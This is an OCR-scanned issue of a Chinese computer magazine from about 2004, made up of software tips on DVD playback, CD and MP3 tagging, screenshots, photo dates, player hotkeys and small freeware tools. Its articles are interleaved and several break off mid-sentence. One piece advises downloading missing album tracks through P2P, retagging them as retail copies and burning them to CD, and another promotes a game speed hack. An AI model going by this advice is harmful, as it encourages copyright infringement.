简介:几乎视频播放软件都有回退功能，但都是快倒功能，但WinDVD提供的"逆向播放"功能，可以"倒"着看电影。不过目前此功能仅应用于DVD，对于RM、RMVB、AVI等格式则无法使用。

使用方法:右击播放窗口，选择"Reverse Playback"即可。

(3)高科技的Trimension DNM技术

简介:说到Trimension DNM技术，如果你近期购买了彩电，那么一定会注意到Philips的部分中高端彩电产品上就有该标志，这就是人们常说的——数码自然动感技术。它是一种动态补偿机制，用于消除移动画面所产生的不稳定和震动，比如在看足球比赛时，当球员射门时，数码自然动感技术可以清晰显现足球下落的抛物线轨道，因此画面平稳流畅，相信喜欢看动作大片的朋友对此一定非常感兴趣。不过要启用这项功能会消耗较大的系统资源，CPU占用率会提高很多，如果你的电脑配置不高还是不要使用该功能了。

使用方法:只要点击如图2所示的"OFF"按钮，就可以开启"Trimension DNM"功能了。



图2 在"显示"面板下打开"Trimension DNM"

(4)精典片段做动画

简介:想不想把电影中的精彩画面抓下来，做手机屏保？WinDVD的新版本可以抓取最长30秒的影片，并储存为GIF格式。

使用方法:只要点击图1"Audio Booster Pack"按钮右侧的" "按钮，即可开始保存，再次点击，就会弹出保存窗口，进行保存。

(5)强力书签功能

简介: WinDVD在6.0中增强了标签功能，新的标签结合了抓图功能，并可将抓取的图片设置为壁纸，或保存为JPG图片，或直接通过Email发送给好友。你也可以制作一个自己的播放标签列表，方便、快速地找到需要的影片段落。

使用方法:按照如图3所示的方法就可以打开WinDVD的标签窗口，点击不同的按钮就可以实现不同的功能。

小编有话说:如果你安装WinDVD 6.0后，用其他播放器



图3 导入、导出的标签都是WinDVD特有的BMK格式

播放AVI文件时出现错误提示，则按Win+R键，再运行下面两条命令，就可以恢复正常了。

```
Regsvr32 /u "C:\Program Files\InterVideo\DVD6\MP4VDEC.ax"
Regsvr32 /u "C:\Program Files\InterVideo\Common\Bin\MP4VDEC.ax"
```

其他软件升级

网文快捕:网文快捕(CyberArticle)自从升级到4.0后，作者的开发速度明显加快，在近段时间，连续推出了4个升级包，每个都在修正BUG的同时，添加了一些新的功能，比如让制作出来的电子书功能控制更多，并且恢复了一些以前的捕抓方法等。

下载地址:建议你登录http://www.wizissoft.com/cn/进行下载

变速齿轮:常玩游戏的读者，一定知道变速齿轮的名字，它能让我们更轻松的在游戏中过关斩将，但随着时间的推移，出现了很多无法使用变速齿轮的游戏，但这些问题对于新的0.32版变速齿轮已经不存在了。新版本支持Windows Server 2003，有全新的界面，支持更多的程序(见图4)。



图4 新的XP风格界面

下载地址:http://pgetools.nease.net/setup.exe

CF [SY06]

秀出音乐的身份证

■王新禧

如果你是一个音乐迷，一定会为了追求高品质的天籁之音而购买音乐CD。在播放这些CD时，往往会看到CD中歌曲的演唱者、风格和专辑介绍等信息，都会自动出现在播放器的信息窗口中。它们当然不是CD本身附带的，那这是怎么回事呢？其实这些CD信息的自动检索，都是通过CDDB来实现的。不仅如此，CDDB还能帮我们做其他很多事情，比如让你轻松编辑你硬盘上MP3的TAG信息，让你的歌曲一变十，十变百……

芝麻开门

什么是CDDB

CDDB英文全称为“Compact Disc Data Base”，中文直译即“光盘信息数据库”。它是一种免费的互联网音乐CD数据库检索服务，它包含了上百万张CD的信息，只要音乐CD拥有者能连接上网，即可通过CDDB获得CD专辑名称、演唱者和曲目名称等。如此一来，即使你拿到了一张“三无”音乐CD，也可以全面掌握它的“底细”。

随着数字音乐在网络上的传播，诸如“Track1”、“aygrhn”、“23092”这样毫无信息价值的命名方式日益泛滥。此类名字既不易记忆也不便查找，于是CDDB便应运而生。在早期，CDDB的功能主要是支持EAC、Nero这一类刻录软件，这些软件都具备CD抓轨功能，用它们抓取下来的MP3音乐文件，都原汁原味地地保留了所有的CD数据，歌曲名和演唱者等信息都一目了然。后来，CDDB又被各大软件商集成到各自的多媒体播放器里，大大方便了用户的使用。如今，CDDB服务已成为音乐信息识别服务的工业化标准，每天被超过130个国家的数百万人同时使用。

CDDB的工作原理

作为一个庞大的CD信息数据库，CDDB存储着几乎所有正规出版的CD资料，这些CD每张都有惟一的标识号。当插入光盘时，支持CDDB的媒体播放器就会自动连接到相应CDDB服务器，然后以这个标识号作为索引在数据库中查找相关数据，检索完毕后，再将信息返回到用户电脑中并更新歌曲信息。当然，用户也可以自行修改本地硬盘上的CDDB信息，而后将这些信息提交到CDDB服务器上。也就是说，CDDB是一个开放的数据库，你可以随意下载，也可以上传。当然，比如对于同一张专辑，如果你检索到了许多不同的信息，完全可以首先考虑音乐公司发布的CDDB信息，找不到官方信息时再考虑用户提交的CDDB信息(User Feedback)。

一招制胜——让“未知唱片”不再未知

第一次欣赏某张CD唱片时，Windows Media Player(简称WMP)一般会将其显示为“未知唱片集”。此时，只要连上网，然后点击“查看→信息中心视图”，WMP即可启动CDDB功能并开始搜索该CD的相关资料(见图1)。如果数据提供方提供的信息不全，说明这可能是一张非官方出版的CD，但强大的CDDB依然能自动搜索到音乐信息。如果你手头的CD有最基本的CDDB信息，那么只要在现有CD信息的基础上进行修改完善即可；但如果是一张无任何信息的CD，那你就要结合多媒体播放器自己动手制作了。



图1

以WMP为例，我们放入一张柴科夫斯基的音乐CD，点击左方的“从CD复制”按钮，这时WMP会自动检查该CD的CDDB信息，如果查询不到相关数据，它就会提示你进行CDDB的编辑。此时点击左下角的“编辑”按钮，便可进入CDDB编辑界面。

在CDDB编辑界面输入正确的CD信息，如唱片集名称、艺术家姓名等，然后就像图书管理员整理图书一样，为每一道音轨添加曲名，添加越多的信息就越容易被辨识，所以在制作时千万不要马虎。“表演者”和“作曲者”这两项都能够展开，可根据CD外包装盒上的内容按具体情况进行填写(见图2)。在所有信息都输入完毕后，点击“下一步”接着点击“完成”，即可将自制的CDDB信息记录在音乐库中。当你再度载入此CD时，就会发现该CD的全部信息都呈现在屏幕上了。



图2

小提示

如果你用的是WMP9，建议在Windows XP下操作。Windows 2000下使用的WMP9在很多功能上做了限制，CDDB功能有可能无法使用。

再多也不怕——CD再多，找歌也不难

如果你和笔者一样拥有大量音乐CD，那么在汗牛充栋的CD海洋中查找某首歌曲，真是一件费心费力的事。还好笔者前段时间用上了Easy CD-DA Extractor来管理CD信息资料，棘手问题转眼就迎刃而解了。

Easy CD-DA Extractor小档案

软件版本:7.0.5	软件大小:4.4MB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://nj2.onlinedown.net/down/ezcddax7.exe	

运行Easy CD-DA Extractor，它会自动侦测光驱品牌及速度，如果此时光驱中已有CD，它就会一并侦测并显示CD音轨信息。

第一步:获得CD信息。在软件主界面，单击“freedb”按钮，程序将立刻联网检索CD信息，只要该CD为正规途径出版，即可在中部的列表框中显示出艺术家名字、单曲名、出品年月、起始时间等详细数据(见图3)。




图3

第二步:编辑CD信息。倘若嫌软件自动搜索到的信息太单薄，可点击菜单上的“Edit”按钮对歌手、单曲名称、艺术风格等信息进行编辑修改，直到满意为止。

第三步:CD资料保存总管。经过以上对CD资料的搜寻整理后，请依次点击“Disc→Save disc data”，将CD唱片资料保存起来。随着日后新资料的不断添加，你的电脑里会建立起一个完备的音乐CD资料库。通过“Tools→CD Database Editor”，可以查看到你所搜集的CD资料(见图4)，大大方便了查找与管理。



图4

跳岛战术——从一首MP3还原整张音乐CD

很多音乐爱好者对某位歌星或演奏者的关注，往往是从一首音乐开始的，继而对歌曲的出处，也就是整张专辑感兴趣。其实，借助CDDB，我们完全可以从一首歌曲出发，找到专辑所有的曲目信息，继而寻找并下载那些音乐，最后再自建CDDB信息并恢复成音乐CD。这样，就算是市面上买不到的CD，你也能轻松拥有了。

第一步:寻根。以WMP为例，当你在使用WMP播放一首歌曲时，在WMP右侧曲目列表上右击该曲目，选择“查找唱片集信息”，然后稍等片刻，即可看到它的CDDB信息。由于CDDB信息都是以专辑形式出现的，该专辑中其他曲目也就可以尽收眼底了。

第二步:下载。知道了专辑中其他音乐的名称，还怕找不到音乐吗？下载音乐的途径有很多:P2P软件和搜索引擎都是应该多加利用的工具。这里推荐大家使用百度的音乐搜索(http://mp3.baidu.com)，它不仅搜索速度快，并且搜索结果中带有下载速度测试值，你可以选择高速的链接进行下载。

第三步:包装。非正规途径弄来的MP3，难免歌曲的信息记录不太正规，这时可以用一款名为CDDB MP3 ToolCDDB的小工具给这些MP3文件批量添加曲目信息。该软件使用方法很简单，只需在软件窗口左边的树形目录中定位到MP3所在目录(见图5)，它便会自动连接世界各地的freeCDDB服务器，寻找一个匹配的专辑，并采取正版的命名模式来命名或修改文件中的记录信息，搜寻完毕单击“Execute”按钮，我们就能够得到和正版大碟一模一样的MP3文件了。




图5

CDDB MP3 Tool小档案

软件版本:1.33	软件大小:0.77MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.smooth.dk/files/CDDBMP3setup.exe	

第四步:刻录。启动Nero，选择“刻录音乐光盘”，将这些已经与正版音乐CDDB信息一样的MP3文件全部拖放到“我的音乐CD”工作窗口中(见图6)，开始刻录，Nero会自动将MP3文件转刻为CD音乐。

这样，我们就实现了从一首MP3到整张专辑的飞跃。

独门武器——“光杆”音乐也能辨识

前文我们解决了多数CD、MP3的信息管理问题，但

三步打造艺术照

■哈尔滨 王义广

数码相机的普及使越来越多的朋友变成了摄影爱好者，你是不是经常希望把自己得意的作品用软件加工得更加耐看呢？

本刊第12期介绍了一个包含几百个经典动作的Photoshop动作包，但很多朋友可能还是不太会使用它，所以本文再次用Photoshop自带的“动作”为大家讲解，到底如何使用“动作”功能。

首先，需要在Photoshop的菜单中选择“窗口→动作”，打开动作面板。点击该面板右上角黑色三角的圆形按钮，选择弹出菜单中的“图像效果”(Image Effects)，导入该动作集文件，然后点击面板上“图像效果”(Image Effects)旁边的“(三角)”图标，就可以看到面板中出现了一些动作。

第一步: 打开一张照片，在动作面板中点击选中“柔化边缘光”(Soft Edge Glow)，然后点击下方的播放按钮。

第二步: 执行完第一步后，照片图片就会生成一个新的图层，点击选中新生成的图层，然后把图层的混合选项由“变亮”改为“正常”。

第三步: 把不透明度由100%改为40%。以上操作过程可以对照图1进行。



图1 设置过程非常简单

简单的艺术照就这样完成了，是不是很专业呢？你可以自定义柔化的程度，即在第三步中调节透明度，笔者感觉40%的效果最好，你可以在30%～60%之间任意调节。另外，如果对“动作”很熟悉，可以直接把三步录制成一步，这样又轻松不少。

由此看来，一款超级软件也可以走进寻常百姓家，你是不是忍不住想探索更多来自Photoshop的实用小功能了呢？

CF [SY08]



图6

如果你手里有一首美妙的音乐，既不知道它是谁唱的，又不知道它属于哪张专辑、名字叫什么……总之对它一无所知。这又该如何是好？不用急，接下来推出笔者的“独门武器”——MusicBrainz Tagger，它采用“声音指纹技术”(Acoustic Fingerprints)来判断歌曲信息，并将信息写入本地的音乐文件中。该技术是CDDB的革新，能够做到CDDB不能做的事情。说通俗一点，MusciBrainz Tagger能够“听”得懂你的歌曲！下面来看看如何用它来识别并获得“光杆”音乐的信息。

第一步: 使用前必须首先免费注册一个账户，在软件窗口下半部分网页中的“User Name”、“Password”、“Your e-mail address”栏中分别填写注册账户名、密码、E-mail地址等信息后单击“Create Account”。成功后运行菜单“View→Options”命令，切换到“Login”选项卡，在“User Name”和“Password”中填入刚才注册的账户和密码，单击“OK”登录。

第二步: 接下来选择“File→Open Files”菜单打开“光杆”音乐(MusicBrainz Tagger支持MP3、FLAC、WAV、OGG等格式)，在列表中只需双击该MP3，片刻后该MP3即可识别完毕。窗口下面的网页中会列出服务器上存放的所有和该音乐有关的信息，单击“tag”按钮(见图7)，最后运行“File→Write Tags”命令，确认后即可获得和正版音乐一模一样的命名方式了。



图7

MusicBrainz Tagger小档案

软件版本:0.10.5	软件大小:1413 KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://ftp.musicbrainz.org/pub/musicbrainz/mbtagger-setup-0.10.5.exe

CF [SY07]

还有什么不能抓！

——用 SnagIt&HyperSnap-DX 完成三大特殊任务

■ 广西 LD

传统的Print Screen或Alt＋Print Screen键截图方法在很多情况下不能满足我们的要求，所以多数朋友都选择SnagIt、HyperSnap-DX这一对“截图双煞”来应付特殊需求，我们已经在本刊2004年第1期《抓要抓得精彩 抓要抓得与众不同》一文中介绍了不少实例，下面再来看几个比较有用的截图任务如何实现。

任务一:网页“脸”再长，我也能把你抓下来

你一定遇到过这样的无奈:浏览到某个网页上有自己想要的资料，想将其保存下来据为己有，但该页面采用了非常变态的加密方法，在尝试了N种破解技巧后，还是无法将其保存。试试将网页抓成图片吧，日后查看一样非常方便。不过大多数页面都不能在同一屏中显示完，如何能捕捉整个网页为一个图片呢？

启动SnagIt，打开主窗口中“捕获设置”选项卡上的“输入”菜单，并依次选择“滚动→自动滚动窗口”(见图1)，然后通过“输入→属性”打开“输入属性”选项，切换至“滚动”选项卡设定滚动速度，方向“垂直”。



图1

打开目标使该窗口成为当前活动窗口，利用组合快捷键CTRL＋SHIFT＋P激活捕获并选择所要捕获的对象。在红色的方框将罩住网页页面时，单击鼠标左键，这时鼠标变成漏斗状。稍等片刻，页面就开始自行滚动，一直到页面底端终止。完毕后将其保存为想要的图片格式即可。

启动HyperSnap-DX，依次打开“捕捉→捕捉设置”命令打开捕捉设置选项，在“捕捉”选项卡中选择“窗口捕捉时自动滚动窗口”选项(见图2)。



图2

按下组合快捷键CTRL＋SHIFT＋W，这时活动窗口页面上将会出现一个框，不要理它，点击鼠标左键，此时开始自动滚屏。HyperSnap会突破屏幕和滚动条的限制，自动一边滚动画面一边抓图，这样就可以把很长的画面一次性全部抓取了。

任务二:网页下“脸”再宽，我也能把你抓下来

任务一中解决了抓取“脸”比较长的网页，如果网页横向比较宽，或者又长又宽(这在一些包含贴图的论坛网页中比较常见)，那又该如何截图呢？

启动SnagIt后，依次打开“捕获设置→输入属性→滚动→自动滚动窗口”，然后设置“输入→属性”选项中的“滚动方向”为“双向”。

用CTRL＋SHIFT＋P激活捕获后，页面开始自行滚动，垂直滚动条先移下来然后恢复原位，然后水平滚动条右移，垂直滚动条再一直移到到页面底端终止，看看捕获后的效果吧！

首先启动HyperSnap-DX，先让待抓取的网页窗口成为当前活动窗口，然后选择“捕捉”菜单下的“延展活动窗口”命令或按下Ctrl＋Shift＋X快捷键即可抓取。

出现“扩展窗口捕捉”对话框，分别在“宽”和“高”中输入截取对象的宽度与高度值即可(见图3)。




图3

小提示

★由于事先无法准确估计图片大小，所以要避免出现捕获不完整，尽量把“宽”和“高”都取大点，然后让编辑器剪裁加工。很显然SnagIt在这个方面的功能显得更为强大和方便。

★要抓取扩展窗口，必须运行在Windows XP或更高的Windows版本下。

任务三:全屏DOS也搞得定

MM对DOS操作完全不懂，为了更直观地指点她DOS命令的输入，截个图当然是比较好的方法。不过Print Screen键是行不通的，而HyperSnap-DX暂时还不能实现该抓图功能，只能依靠SnagIT，方法非常简单。

启动SnagIt，依次选择“捕获设置→输入→高级→全屏幕 DOS”命令。

打开要截取的命令行窗口，按下Alt＋Enter键让其处于全屏模式，按下PrintScreen键，然后切换至SnagIt即可看到捕获效果。CF [SY09]

数码照片与拍照日期的故事

■冷冷的天空

很多朋友有了数码相机后，都受一个问题的困扰——一些相机在拍照时没有办法在数码照片上添加拍照的日期及时间，或在拍照时忘记了打开添加日期的选项。还有一些朋友，拍照时，故意不打开添加日期的选项，可在浏览照片时又希望看到拍照的日期。如果你恰好有这样的问题，那么就请来看看……

1.同显——在ACDSee中让日期与照片同显

在ACDsee中，让日期与照片同显是使用“页眉/页脚”来实现的。

第一步：双击任意照片，打开ACDSee，选择菜单中的“查看→显示页眉/页脚”项，会弹出“查看器页眉/页脚”窗口。

第二步：勾选“页眉”项，在其下的“队列”中设置为“中”，去除“背景”的勾选，然后，点击“字体”按钮，设置“字体”为“Tahoma”，“大小”为“20”，“颜色”为“红色”，点击“确定”，最后，点击“插入元数据”，在新弹出的窗口中依次展开“Exif→图像属性→数码日期/时间”（或“原始日期/时间”），点击“确定”按钮即可。

第三步：勾选“页脚”项，将“对齐方式”设置为“右”，然后点击“插入元数据”按钮，依次屏开“文件属性→创建日期”，“字体”的设置与第二步相同（见图1）。

2.添加——在Exifer中将日期添加至照片

如果想把Exif中的拍照日期及时间添加到照片中的话，那就需要使用免费的Exifer了，该软件在国外站点被评为五星级软件，它可以帮你管理数码照片中的Exif信息，比如批量备份、恢复Exif信息，我们要用到的是它为数码照片添加水印的功能。



图1　不管是“原始日期/时间”还是“数码日期/时间”都是只有数码照片才有的属性，而“创建日期”，则显示的是文件的创建日期，每张图片都会包含

Exifer小档案

软件版本：2.1.5　软件大小：1663KB
软件性质：明信片软件　适用平台：Windows 9x/2000/XP
下载地址：http://files.webattack.com/localdl834/exifersetup.exe
软件备注：①该软件为明信片注册软件，如果你喜欢该软件可以寄给作者一张明信片注册，如果不注册也不会有使用限制。只是进入软件时需要点击“Try”按钮。②第一次使用软件，需要选择语言为“English”，然后需要重新打开软件。

实战：为照片添加拍照日期

第一步：进入软件后，用“Change directory”按钮（第二排左数第一个），切换到照片所在文件夹，然后选中需要添加日期的照片（可以用Shift或Ctrl键进行多选）。

第二步：选择菜单中的“Image→Insert watermark”（图像→插入水印）项，打开“Insert watermark into seleced files”（在选定文件中插入水印）窗口（见图2）。将“Text to display”（显示的文字）文本框中的“%c %y <copyright>”修改为“%m-%d-%y”，并选中“Year format”（年份格式）下的“4 digits”；修改“Font”下的“Name”为“Tahoma”，“Size”为“70”；修改“Background color”下的“Opacity”为“0”；设置完成后，点击“Continue”按钮。

第三步：这时会打开“Target directory”窗口，点击“”按钮，选择添加拍照日期照片的输出文件夹，点击“OK”按钮两次即可完成添加。

小编有话说：不管是ACDSee，还是Exifer，预览或添加的都不仅仅是日期及时间，还可以添加如“曝光时间”、“光圈值”等信息，方法与添加日期相同，只是选择的项目不同。



图2

CF [SY10]

播放媒体 一键搞定

■北京 笨笨

用电脑听音乐和看电影时，大家都喜欢用快捷键控制播放，比如：在Windows Media Player中用F10加大音量。但由于电脑里总会安装多个媒体播放软件，比如：Winamp、Windows Media Plyer、超级解霸、MyMPC等，而它们的快捷键却不太一致，能不能让这些软件的快捷键来个大一统呢？

本文以空格键为例，为大家介绍如何将常用媒体播放器中的“开始/暂停”键都设置为“空格键”。

1.MyMPC

在MyMPC中“播放/暂停”默认的快捷键就是空格键，所以不必设置。如果被别人修改了可以按以下方法恢复：选择菜单中的“查看→选项”，点击弹出窗口左侧的“按键”项，然后在右侧找到“播放/暂停”项，将其后的“按键”设置为“VK_SPACE”即可。

2.Foobar2000

选择菜单中的“Foobar 2000→参数设置”，在弹出窗口左侧点击“快捷键”项，在右侧的“作用”列表下找到并选中“主：回放/播放或暂停”，然后用鼠标点击“键”后的文本框，再按下空格键。最后点击“添加”按钮，完成快捷键的设置。

3.Winamp

与MyMPC及Foobar2000相比，Winamp的快捷键设置就要麻烦一些，需要使用eXeScope来修改。

第一步：从http://sccnc.onlinedown.net/down/30_1357.zip处下载eXeScope的汉化版，安装后打开该软件，选择菜单中的“文件→打开”，打开Winamp安装文件夹下的Winamp.exe文件。

第二步：在窗口左侧依次展开“资源→快捷键→148”，然后将窗口右侧的“C,40046,VIRTKEY,NOINVERT”修改为“$20,40046,VIRTKEY,NOINVERT”(不含引号)(见图1)。



图1

现在再打开Winamp，就可以用空格键“开始/暂停”歌曲播放了。

> **小提示**
>
> 如果安装的是完全版的Winamp，那么在按Ctrl+P打开的“Winamp参数”窗口中会找到“全局热键”的选项，如果设置过它，那么在任何状态下，都可以让Winamp执行预设的操作，因为空格键是我们需要使用的按键，所以这里不太适合使用全局热键，当然也可以设置一个复杂的按钮，以便操作。

4.超级解霸V8

超级解霸V8的修改方法与Winamp一样，也需要使用eXeScope来完成。

用eXeScope打开超级解霸V8安装文件夹下的DVD936.dll，在窗口左侧依次展开“资源→快捷键→155”，然后将窗口右侧的“$B3,40002,VIRTKEY,NOINVERT”修改为“$20,40002,VIRTKEY,NOINVERT”(不含引号)(见图2)。



图2

5.音频解霸A8

与超级解霸V8一样，其附带的音频解霸A8的修改也需要用eXeScope来完成。

用eXeScope打开超级解霸V8安装文件夹resdll子目录下的Ado936.dll，在窗口左侧依次展开“资源→快捷键→117”，然后将窗口右侧的“ENTER,40161,VIRTKEY,


NetRun为你巧省系统资源

本刊2004年第8期《节省系统资源新方法——上网一键通，下线一键关》一文中，介绍了如何利用批处理文件实现，上网时才启动与网络相关的软件，断网后又能自动关掉这些软件，从而达到节省系统资源的目的。虽然方法不难，但还是略显繁琐，其实早就有这么一款软件能够帮你达成如此的愿望，它就是NetRun。

NetRun小档案

软件版本:1.2.1.3	软件大小:153KB
软件性质:免费软件	适用平台:Windows 9X/2000/XP
下载地址:http://www.home.earthlink.net/~czarsoft/NetRunBetaSetup.exe	

第一步: 安装并启动NetRun，双击其在系统托盘的图标打开程序主窗口，点击打开"开始→程序"，然后从程序列表中左键拖动上网后才启动的软件到NetRun左侧"Application Run List"(程序运行列表)中，松开鼠标按钮完成添加工作。当然，你也可以通过按"Add Program"按钮来添加软件(见图)。



将上网用的程序通通添加进来

第二步: 在右侧窗格中对软件进行设置，比如:"Run Delay"是启动延迟时间，保持默认值即可;"Run As"可设置软件启动后的窗口状态，比如:最大化、最小化等;"Priority"为程序优先级，一般保持"Normal";"Arguments"是软件启动参数，如果需要可直接在这里输入;有些软件启动后会同时调入数据库或从某个文件夹下启动，如果有这样的需求可在"Start in"中设置;NetRun除了能在连接到Internet后自动启动某些软件，同时它还能实现断网后自动启动特定软件的功能，可在"Run App when"中设置;"Close/Kill App when disconnected"为断网后关闭程序;选中"Add to NetRun tray menu"则会将程序添加到NetRun的右键菜单中。

第三步: 接下来"Detection method"是个重点，"NON-LOCAL & NON-PRIVATE"的原理是检测到存在IP地址;"Any NON-LOCAL IP address"检测存在非本地IP地址(本地IP地址一般为10.0.0.1或192.168.0.X之类的IP，主要用于局域网);"RAS connection"使用拨号程序;"Tray connect, testing mode"在系统托盘的右键菜单中进行手动连接。一般的拨号用户建议使用"RAS connection"。

小提示

★"Auto-adjust Gobal Offline/OnLine state":如果连接在网上，那么自动切换IE为在线模式，如果断网则自动切换至离线模式，很体贴的一个小功能。

★"Auto start with current user":自动随当前用户登录Windows一同启动。

第四步: 点击"开始→程序→NetRun"，将"NS_HideIcon"拖放到"Application Run List"列表中，然后设置"Run Delay"为0，"Run App when"为"NOT connected to the internet"，这样在断网后，NetRun会自动从系统托盘中隐藏起来。CF [SY12]

NOINVERT"修改为"$20,40161,VIRTKEY,NOINVERT"(不含引号)。




图3 "播放/暂停"项的命令ID数值就是40002

6.修改其他操作的快捷键

以修改超级解霸V8为例，为大家简单介绍。首先还是打开DVD936.dll文件，然后在窗口左侧依次展开"资源→菜单→112";这时，窗口右侧就会列出超级解霸V8的菜单项，在每个操作前都会有一个命令ID数值(见图3)，记下这个命令ID数值;在窗口左侧依次展开"资源→快捷键→155"进行修改即可。本文修改的"$20"为空格键的对应ASCII码，如果是字母或数字键，直接输入即可，如果需要使用Ctrl、Alt或Shift键，则在该项后直接输入CONTROL、ALT或SHIFT即可。

CF [SY11]

一步制作老照片: B/Works

问:我想制作出一些老照片，但不会用 Photoshop 这类软件，有没有什么好软件可以帮我呢？

答:推荐使用 B/Works，这是一款 5 星级的专门用于制作老照片的软件。只要先用“Load”按钮选择需要修改的图片，然后从下面的下拉菜单中选择“Sepia Normal”(其他各项有不同的用途，比如黑白老照片等)，就可以看到显示效果了，最后点击“Save”按钮保存即可。




软件版本:1.0　　软件大小:521KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.mediachance.com/digicam/bworks.zip

我只下载我需要的:WebZipExplprer

问:经常在网上下载软件，但有时，我只想下载压缩包中的某个文件，比如:一套电子书的 ZIP 压缩包中我只想下载其中的几部小说，请问有什么办法吗？

答:WebZipExplprer 正好符合你的要求。下载前先把下载地址复制到“Web Path”栏，接着单击“Get”按钮，该软件便会进行分析并列出下载 ZIP 压缩包中的所有文件，你可以右击选择其中需要的文件，然后选择“Extract”即可单独下载这些文件了。




软件版本:1.5　　软件大小:162KB
软件性质:免费软件　　适用平台:Windows 98/Me/2000/XP
下载地址:http://christian.gheorghe.free.fr/php/downcounter/download.php?get=WebZip15

游戏省鼠新方法:华华鼠标自动点击器



问:我平常玩游戏，经常“疯狂”点击鼠标键，有没有什么办法，可以用软件帮我节省鼠标键，又可以通关的吗？

答:建议你试试华华鼠标自动点击器，如果你在平常玩游戏或是工作中需要大量点击鼠标左键或右键(比如很多网络游戏)，那么它都可以帮你。



软件在使用前，需要先进行简单的设置:先设置好需要点击的鼠标键，再设置好鼠标点击动作(单击或双击)，最后设置好点击速度及用于启动、停止的快捷键。

在使用时，只要将鼠标指针移向需要连续点击的窗口，按下设置好的快捷键(默认为 Ctrl+F3)即可。

软件版本:1.3　　软件大小:45KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/AutoClick.rar

给你一个活动的 Flash 壁纸:Flash Wallpaper

问:我总觉得我的桌面死气沉沉的，有什么软件能让我用上可以活动的壁纸吗？比如 Flash 动画等。

答:从 Windows 98 开始，Windows 增加了“活动桌面”功能，它可以把网页文件作为你的桌面，这就提供了将 Flash 变成壁纸的可能性。为了减少麻烦，这里推荐你直接使用免费的 Flash Wallpaper 来实现 Flash 动画转壁纸功能。

打开 Flash Wallpaper，然后在“Flash Movie file”下设置好 Flash 文件的保存位置，如果你还想一边听 MP3，一边欣赏 Flash 动画，可以在“Resources files”下进行设置。完成后点击“Preview”按钮，进行预览。确认无误后，关闭软件，右击桌面空白处，选择“属性”，在“背景”标签下，将壁纸设置为“FlashWallpaperPreview.htm”即可。



软件版本:1.01　　软件大小:1864KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.tenmiles.com/downloads/fwsetup.exe

CF [SY13]

技巧E卡通 Skill Tips

制作保密的RAR压缩卷

如果需要制作一个保密的RAR压缩文件，可以按照如下方法为RAR文件加密：

第一步：右击需要加密的文件或文件夹，选择"添加到压缩文件"，切换至"高级"标签，再点击"设置密码"按钮，打开"带密码压缩"窗口。

第二步：在"带密码压缩"窗口中勾选"显示密码"复选框，之后就可直接在"输入密码"框内输入汉字密码了。不过在解压缩时，需要用CTRL+V粘贴汉字密码。

第三步：在完成压缩后，再将WinRAR文件改变扩展名，就更完美了。

现在不知道的人，根本不知道该文件是WinRAR的压缩包了。(北京 秦飞)

快速切换不同的Word文件

